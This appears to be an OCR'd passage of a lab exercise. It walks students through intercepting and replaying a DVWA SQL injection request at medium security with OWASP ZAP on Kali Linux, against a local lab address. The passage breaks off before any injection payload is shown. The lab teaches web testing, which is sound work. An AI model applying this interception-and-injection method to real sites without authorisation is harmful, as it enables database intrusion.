
1. The id input is now a drop-down list;
2. The POST method is used to exchange data between pages.

Task 1: Based on the PHP source code, what makes the PHP source code in the Medium security setting relatively more secure than the Low security setting code?

The question then becomes: Can we still perform SQL injection attack? The answer is: **YES we can!**

To that end, we need to use the OWASP Zap application which comes with Kali Linux.


To run that, go to the Applications menu and click ZAP as shown



Username: admin
Security Level: medium
PHPIDS: disabled

Fig 10. Running OWASP ZAP

In the OWASP ZAP sessions box, select **No, I do not want to persist this session at this moment in time** as shown. Then click Start.



Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

OWASP ZAP

Do you want to persist the ZAP Session?

Yes, I want to persist this session with name based on the current timestamp

Yes, I want to persist this session but I want to specify the name and location


[✓ No, I do not want to persist this session at this moment in time]

Remember my choice and do not ask me again.

You can always change your decision via the Options / Database screen

Fig 11. OWASP ZAP home screen

Once we have gotten into the application, click the Firefox button located at the end of the toolbar as shown:



Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

The ZAP Reporting Competition has been extended until October 1st!

Alerts 0 0 0 0 Primary Proxy: localhost:8080

Fig 12. Running the proxy browser in OWASP ZAP

In the resulting browser, type in the target's IP address to get to the DVWA login page. Then click "Continue to your target" as shown:




Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
https://192.168.209.133/login.php
Welcome to the ZAP HUD
Take the HUD Tutorial
Continue to your target
Don't show this screen again

Fig 13. OWASP ZAP browser setting

Log in to the website using the same credentials as before, and then go to SQL injection page as shown:



Vulnerability: SQL Injection


User ID: 1 Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Fig 14. Running OWASP in ZAP

From the drop down list, change the user ID to another value and then click Submit. Then click the History tab as shown:



Vulnerability: SQL Injection

User ID: 1

```
ID: 2
First name: Gordon
Surname: Brown
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: medium
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

```
Time         Status  Method  URL
5:7:25.948   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-config/changeset?_expected=1623330482152&_since=%221613587855073%22
5:7:26.12    200     GET     https://content-signature-2.cdn.mozilla.net/chains/pinning-preload.content-signature.mozilla.org-2021-08-10-15-12-55.chain
5:7:26.68    200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/gfx/changeset?_expected=1623195938349&_since=%221606146402211%22
5:7:26.143   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1622732735407
5:7:26.490   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/whats-new-panel/changeset?_expected=1617030573137
5:7:26.548   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/cfr-fxa/changeset?_expected=1614634069929
5:7:26.632   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/url-classifier-skip-urls/changeset?_expected=1606870304609
5:7:26.689   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/hijack-blocklists?_expected=1605801189258
5:7:26.845   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/plugins?_expected=1603126502200
5:7:26.928   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-default-override-allowlist?_expected=1595254618540
5:7:26.963   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/public-suffix-list/changeset?_expected=1575468539758
5:7:27.51    200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/language-dictionaries?_expected=1569410800356
5:7:27.80    200     POST    http://192.168.209.133/vulnerabilities/sqli/
5:7:27.121   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/anti-tracking-url-decoration?_expected=1564511755134
5:7:27.251   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/sites-classification?_expected=1544035467383
5:7:27.343   200     GET     https://firefox.settings.services.mozilla.com/v1/buckets/pinning/collections/pins/changeset?_expected=1485794868067
5:7:27.467   200     GET     https://content-signature-2.cdn.mozilla.net/chains/pinning-preload.content-signature.mozilla.org-2021-08-10-15-12-55.chain
```

0 of 72 items hidden by filters

Fig 15. Initial results in OWASP ZAP

In the History tab, select the entry with the POST method and click on it. You should be able to see something like this:




```
POST http://192.168.209.133/vulnerabilities/sqli/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: https://192.168.209.133
Connection: keep-alive
Referer: https://192.168.209.133/vulnerabilities/sqli/
```

```
id=2&Submit=Submit
```

Fig 16. HTTP request capture in ZAP

Then update the POST request as shown, and then click Replay in Browser.

